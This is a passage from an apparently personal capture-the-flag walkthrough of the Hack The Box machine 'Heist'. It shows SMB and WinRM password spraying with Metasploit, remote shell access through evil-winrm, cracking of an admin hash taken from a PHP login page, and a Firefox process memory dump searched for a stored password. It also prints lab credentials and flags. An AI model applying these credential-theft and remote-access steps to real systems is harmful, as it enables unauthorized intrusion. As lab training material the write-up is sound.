[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Guest:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Guest:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\DefaultAccount:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\DefaultAccount:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\DefaultAccount:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\WDAGUtilityAccount:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\WDAGUtilityAccount:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\WDAGUtilityAccount:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\None:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\None:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\None:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Chase:$superP@ssword',
[+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\Chase:Q4)sJu\Y8qz*A3?d'
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Jason:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Jason:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Jason:stealth1agent',
[*] 10.10.10.149:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

winrm talled us that chase can login

```

msf6 auxiliary(scanner/smb/smb_login) > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(scanner/winrm/winrm_login) > options

Module options (auxiliary/scanner/winrm/winrm_login):

  Name             Current Setting  Required  Description
  ----             -
  BLANK_PASSWORDS   false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false           no        Add all passwords in the current database to the list
  DB_ALL_USERS      false           no        Add all users in the current database to the list
  DOMAIN            WORKSTATION     yes       The domain to use for Windows authentication
  PASSWORD          no              no        A specific password to authenticate with
  PASS_FILE         password.txt     no        File containing passwords, one per line
  Proxies           no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            10.10.10.149    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT             5985            yes       The target port (TCP)
  SSL               false           no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false           yes       Stop guessing when a credential works for a host
  THREADS           1               yes       The number of concurrent threads (max one per host)
  URI               /wsman          yes       The URI of the WinRM service
  USERNAME          no              no        A specific username to authenticate as
  USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false           no        Try the username as the password for all users
  USER_FILE         users.txt       no        File containing usernames, one per line
  VERBOSE           true            yes       Whether to print output for all attempts
  VHOST             no              no        HTTP server virtual host

msf6 auxiliary(scanner/winrm/winrm_login) > set user
set user_as_pass  set user_file  set useragent  set username  set userpass_file
msf6 auxiliary(scanner/winrm/winrm_login) > set USERNAME chase
USERNAME => chase
msf6 auxiliary(scanner/winrm/winrm_login) > run

[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\chase:$superP@ssword (Incorrect: )
[+] 10.10.10.149:5985 - Login Successful: WORKSTATION\chase:Q4)sJu\Y8qz*A3?d
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\admin:$superP@ssword (Incorrect: )

```

```

msf6 auxiliary(scanner/winrm/winrm_login) > creds
Credentials

host      origin      service      public      private      realm      private_type  JtR Format
-----
10.10.10.149  10.10.10.149  5985/tcp (http)  chase      Q4)sJu\Y8qz*A3?d  WORKSTATION  Password
10.10.10.149  10.10.10.149  5985/tcp (http)  Chase      Q4)sJu\Y8qz*A3?d  WORKSTATION  Password
10.10.10.149  10.10.10.149  445/tcp (smb)    Chase      Q4)sJu\Y8qz*A3?d  Password
10.10.10.149  10.10.10.149  445/tcp (smb)    hazard     stealth1agent  Password
10.10.10.149  10.10.10.149  445/tcp (smb)    Hazard     stealth1agent  Password

```

http=winrm in metasploit
to login to winrm im gonna use a programme called evil winrm
chase:Q4)sJu\Y8qz*A3?d

```

(root@kali) ~/Downloads/evil-winrm
# ruby evil-winrm.rb

Evil-WinRM shell v2.4

Error: missing argument: ip, user

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-p PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH] [-k PRIVATE_KEY_PATH] [-r REALM]
[-s SPN_PREFIX]
  -s, --ssl                      Enable ssl
  -c, --pub-key PUBLIC_KEY_PATH  Local path to public key certificate
  -k, --priv-key PRIVATE_KEY_PATH Local path to private key certificate
  -r, --realm DOMAIN             Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM = { kdc = fooserver.contoso.com }
  -s, --scripts PS_SCRIPTS_PATH Powershell scripts local path
  --spn SPN_PREFIX               SPN prefix for Kerberos auth (default HTTP)
  -e, --executables EXES_PATH    C# executables local path
  -i, --ip IP                    Remote host IP or hostname. FQDN for Kerberos auth (required)
  -U, --url URL                  Remote url endpoint (default /wsman)
  -u, --user USER                Username (required if not using kerberos)
  -p, --password PASS            Password
  -H, --hash HASH                NTHash
  -P, --port PORT                Remote host port (default 5985)
  -V, --version                  Show version
  -n, --no-colors                Disable colors
  -h, --help                     Display this help message

(root@kali) ~/Downloads/evil-winrm
# ruby evil-winrm.rb -u chase -p 'Q4)sJu\Y8qz*A3?d' -i 10.10.10.149

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Chase\Documents> whoami
supportdesk\chase

```



```
*Evil-WinRM* PS C:\Users\Chase> gci -recurse . | select fullname
```

FullName
C:\Users\Chase\3D Objects
C:\Users\Chase\Contacts
C:\Users\Chase\Desktop
C:\Users\Chase\Documents
C:\Users\Chase\Downloads
C:\Users\Chase\Favorites
C:\Users\Chase\Links
C:\Users\Chase\Music
C:\Users\Chase\Pictures
C:\Users\Chase\Saved Games
C:\Users\Chase\Searches
C:\Users\Chase\Videos
C:\Users\Chase\Desktop\todo.txt
C:\Users\Chase\Desktop\user.txt
C:\Users\Chase\Downloads\VMware-tools-11.2.5-17337674-x86_64.exe
C:\Users\Chase\Favorites\Links
C:\Users\Chase\Favorites\Bing.url
C:\Users\Chase\Links\Desktop.lnk
C:\Users\Chase\Links\Downloads.lnk

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> dir
```

Directory: C:\Users\Chase\Desktop

Mode	LastWriteTime	Length	Name
-a	4/22/2019 9:08 AM	121	todo.txt
-a	4/22/2019 9:07 AM	32	user.txt

```
*Evil-WinRM* PS C:\Users\Chase\Desktop> type user.txt
a127daef77ab6d9d92008653295f59c4
*Evil-WinRM* PS C:\Users\Chase\Desktop> type todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.

Done:
1. Restricted access for guest user.
```

```
*Evil-WinRM* PS C:\Users> dir
```

```
Directory: C:\Users\Chase\Desktop  
Directory: C:\Users
```

Mode	LastWriteTime	Length	Name
d-----	4/22/2019 6:11 PM	121	Administrator
d-----	4/22/2019 6:10 PM		Chase
d-----	4/22/2019 7:26 AM		Hazard
d-r----	4/21/2019 9:37 AM		Public type user...

```
*Evil-WinRM* PS C:\Users\hazard> dir  
Access to the path 'C:\Users\hazard' is denied.  
At line:1 char:1  
+ dir  
+ ~~~  
+ CategoryInfo          : PermissionDenied: (C:\Users\hazard:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
*Evil-WinRM* PS C:\Users\hazard> cd ..
```

```
*Evil-WinRM* PS C:\> dir
```

```
Directory: C:\
```

Mode	LastWriteTime	Length	Name
d-----	4/21/2019 5:33 PM		inetpub
d-----	9/15/2018 12:49 PM		PerfLogs
d-r----	2/18/2021 4:17 PM		Program Files
d-----	4/22/2019 6:56 AM		Program Files (x86)
d-r----	4/22/2019 7:26 AM		Users
d-----	2/18/2021 4:06 PM		Windows

```
*Evil-WinRM* PS C:\> cd inetpub
```

```
*Evil-WinRM* PS C:\inetpub> cd wwwroot
```

```
*Evil-WinRM* PS C:\inetpub\wwwroot> type login.php
```

there is a web server , so let's enumerate the files there

WAY1)

```
</body>  
<?php  
session_start();  
if( isset($_REQUEST['login']) && !empty($_REQUEST['login_username']) && !empty($_REQUEST['login_password'])) {  
    if( $_REQUEST['login_username'] === 'admin@support.htb' && hash( 'sha256', $_REQUEST['login_password'] ) === '91c077fb5bcd1eac7268c945bc1d1ce2faf9634cba615337adb0af4db9040' ) {  
        $_SESSION['admin'] = "valid";  
        header('Location: issues.php');  
    }  
    else  
        header('Location: errorpage.php');  
}  
else if( isset($_GET['guest']) ) {  
    if( $_GET['guest'] === 'true' ) {  
        $_SESSION['guest'] = "valid";  
        header('Location: issues.php');  
    }  
}  
?  
</html>
```

Sha256 hash digest

91c077fb5bccdd1eacf7268c945bc1d1ce2faf9634cba615337adbf0af4db9040

Copy Hash

Sha256 digest unhashed, decoded, decrypted, reversed value:

4dD!5}x/re8]FBuZ

Copy Value

Blame this record

admin:4dD!5}x/re8]FBuZ

```
(rootkali)-[~/Downloads/evil-winrm]
# ruby evil-winrm.rb -u administrator -p '4dD!5}x/re8]FBuZ' -i 10.10.10.149
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
supportdesk\administrator
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/22/2019   9:05 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
50dfa3c6bfd20e2e0d071b073d766897
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

WAY2)

we can't list files in here , if we can see files in gobuster , we can see it's content

```
*Evil-WinRM* PS C:\inetpub\wwwroot> dir
Access to the path 'C:\inetpub\wwwroot' is denied.
At line:1 char:1
+ dir
+ ~~~
+ CategoryInfo          : PermissionDenied: (C:\inetpub\wwwroot:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

we can't write

```
*Evil-WinRM* PS C:\inetpub\wwwroot> echo test > test
Access to the path 'C:\inetpub\wwwroot\test' is denied.
At line:1 char:1
+ echo test > test
+ ~~~~~
+ CategoryInfo          : OpenError: (:) [Out-File], UnauthorizedAccessException
+ FullyQualifiedErrorId : FileOpenFailure,Microsoft.PowerShell.Commands.OutFileCommand
```

we don't have any right access on this directory so we can't drop a shell script and then execute it to gain access let's go to program files

```
*Evil-WinRM* PS C:\> cd "Program Files"
*Evil-WinRM* PS C:\Program Files> ls

Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -
d-----         4/21/2019   9:39 AM                Common Files
d-----         4/21/2019  11:00 AM                internet explorer
d-----        2/18/2021   4:21 PM                Mozilla Firefox
d-----         4/22/2019   6:47 AM                PHP
d-----         4/22/2019   6:46 AM                Reference Assemblies
d-----         4/22/2019   6:46 AM                runphp
d-----        2/18/2021   4:05 PM                VMware
d-r-----        4/21/2019  11:00 AM                Windows Defender
d-----         4/21/2019  11:00 AM                Windows Defender Advanced Threat Protection
d-----         9/15/2018  12:49 PM                Windows Mail
d-----         4/21/2019  11:00 AM                Windows Media Player
d-----         9/15/2018  12:49 PM                Windows Multimedia Platform
d-----         9/15/2018  12:58 PM                windows nt
d-----         4/21/2019  11:00 AM                Windows Photo Viewer
d-----         9/15/2018  12:49 PM                Windows Portable Devices
d-----         9/15/2018  12:49 PM                Windows Security
d-----         9/15/2018  12:49 PM                WindowsPowerShell
```

we see firefox is installed , that's not a normal thing, we could go and check proccess we see a few firefox processes

```
*Evil-WinRM* PS C:\Program Files> Get-Process

Handles  NPM(K)  PM(K)  WS(K)  CPU(s)  Id  SI  ProcessName
-----
465      18      2292   5436   372     0  0  csrss
288      13      2228   5196   484     1  0  csrss
357      15      3456  14284  4768     1  0  ctfmon
253      14      3948  13400  3580     0  0  dllhost
166       9      1816   9784   6584     1  0  dllhost
617      32     29120  56740   972     1  0  dwm
1497     58     23352  78356  5360     1  0  explorer
1162     68    126424 203500  5.31    6184 1  firefox
347      20      9912   34232  0.09    6292 1  firefox
401      34     32512   91228  1.44    6452 1  firefox
378      28     21948   58776  0.86    6756 1  firefox
355      25     16328   38996  0.73    7040 1  firefox
49       6      1792    4728   760     1  0  fontdrvhost
49       6      1436    3708   764     0  0  fontdrvhost
0        0        56      8      0     0  0  Idle
```

Handles NPM(K) PM(K) WS(K) CPU(s) Id SI

ProcessName

1162	68	126424	203500	5.31	6184	1 firefox
347	20	9912	34232	0.09	6292	1 firefox
401	34	32512	91228	1.44	6452	1 firefox
378	28	21948	58776	0.86	6756	1 firefox
355	25	16328	38996	0.73	7040	1 firefox

in order to dump those process we need to use a tool called proc dump

sysinternals zip



All

Videos

Images

News

More

Settings

About 507,000 results (0.59 seconds)

<https://docs.microsoft.com> > ... > Downloads ▼

Sysinternals Suite - Windows Sysinternals | Microsoft Docs

Mar 23, 2021 — The Windows **Sysinternals** troubleshooting Utilities have been rolled up into a single suite of tools.

```

(rootkali)-[/Documents/htb/boxes/heist]
# mv /root/Downloads/SysinternalsSuite.zip .

(rootkali)-[/Documents/htb/boxes/heist]
# mkdir systeminternals

(rootkali)-[/Documents/htb/boxes/heist]
# cd systeminternals

(rootkali)-[/Documents/htb/boxes/heist/systeminternals]
# unzip ../SysinternalsSuite.zip .
Archive:  ../SysinternalsSuite.zip
caution: filename not matched:zip.

(rootkali)-[/Documents/htb/boxes/heist/systeminternals]
# unzip ../SysinternalsSuite.zip
Archive:  ../SysinternalsSuite.zip
  inflating: AccessEnum.exe
  inflating: Cacheset.exe
  inflating: Contig.exe
  inflating: Contig64.exe
  inflating: ctrl2cap.amd.sys
  inflating: ctrl2cap.exe
  inflating: ctrl2cap.nt4.sys

```

we can upload it

```

*Evil-WinRM* PS C:\Users\Chase\Documents> upload /Documents/htb/boxes/heist/systeminternals/procdump64.exe
Info: Uploading /Documents/htb/boxes/heist/systeminternals/procdump64.exe to C:\Users\Chase\Documents\procdump64.exe

Data: 513184 bytes of 513184 bytes copied.
Info: Upload successful!

*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64 -accepteula

```

Capture Usage:

```
procdump.exe [-mm] [-ma] [-mp] [-mc Mask] [-md Callback_DLL] [-mk]
              [-n Count]
              [-s Seconds]
              [-c|cl CPU_Usage [-u]]
              [-m|ml Commit_Usage]
              [-p|pl Counter_Threshold]
              [-h]
              [-e [1 [-g] [-b]]]
              [-l]
              [-t]
              [-f Include_Filter, ...]
              [-fx Exclude_Filter, ...]
              [-o]
              [-r [1..5] [-a]]
              [-at Timeout]
              [-wer]
              [-64]
              {
                {[-w] Process_Name | Service_Name | PID} [Dump_File | Dump_Folder]}
              |
              {-x Dump_Folder Image_File [Argument, ... ]}
              }
```

Install Usage:

```
procdump.exe -i [Dump_Folder]
              [-mm] [-ma] [-mp] [-mc Mask] [-md Callback_DLL] [-mk]
              [-r]
              [-at Timeout]
              [-k]
              [-wer]
```

Uninstall Usage:

```
procdump.exe -u
```

Options:

-mm	Write a 'Mini' dump file. (default) Includes the Process, Thread, Module, Handle and Address Space info.
-ma	Write a 'Full' dump file. Includes All the Image, Mapped and Private memory.
-mp	Write a 'MiniPlus' dump file. Includes all Private memory and all Read/Write Image or Mapped memory. To minimize size, the largest Private memory area over 512MB is excluded. A memory area is defined as the sum of same-sized memory allocations. The dump is as detailed as a Full dump but 10%-75% the size. Note: CLR processes are dumped as Full (-ma) due to debugging limitations.
-mc	Write a 'Custom' dump file. Include memory defined by the specified MINIDUMP_TYPE mask (Hex).
-md	Write a 'Callback' dump file. Include memory defined by the MiniDumpWriteDump callback routine named MiniDumpCallbackRoutine of the specified DLL.
-mk	Also write a 'Kernel' dump file. Includes the kernel stacks of the threads in the process. OS doesn't support a kernel dump (-mk) when using a clone (-r). When using multiple dump sizes, a kernel dump is taken for each dump size.

```
*Evil-WinRM* PS C:\Users\Chase\Documents> .\procdump64 -ma 6184
```

```
ProcDump v10.0 - Sysinternals process dump utility  
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards  
Sysinternals - www.sysinternals.com
```

```
[01:50:36] Dump 1 initiated: C:\Users\Chase\Documents\firefox.exe_210515_015036.dmp  
[01:50:36] Dump 1 writing: Estimated dump file size is 487 MB.  
[01:50:37] Dump 1 complete: 487 MB written in 1.2 seconds  
[01:50:37] Dump count reached.
```

```
*Evil-WinRM* PS C:\Users\Chase\Documents> dir
```

Directory: C:\Users\Chase\Documents

Mode	LastWriteTime	Length	Name
-a	5/15/2021 2:1:50 AM	498098493	firefox.exe_210515_015036.dmp
-a	5/15/2021 2:1:46 AM	384888	procdump64.exe

```
(root@kali)-[~/Downloads/evil-winrm]
```

```
# strings firefox.exe_210515_015036.dmp | grep pass
```

```
passwordSavingEnabled
```

```
passthrough
```

```
"C:\Program Files\Mozilla Firefox\firefox.exe" localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ6login=  
localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ6login=  
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ6login=  
pwmgr.potentially_breached_passwords
```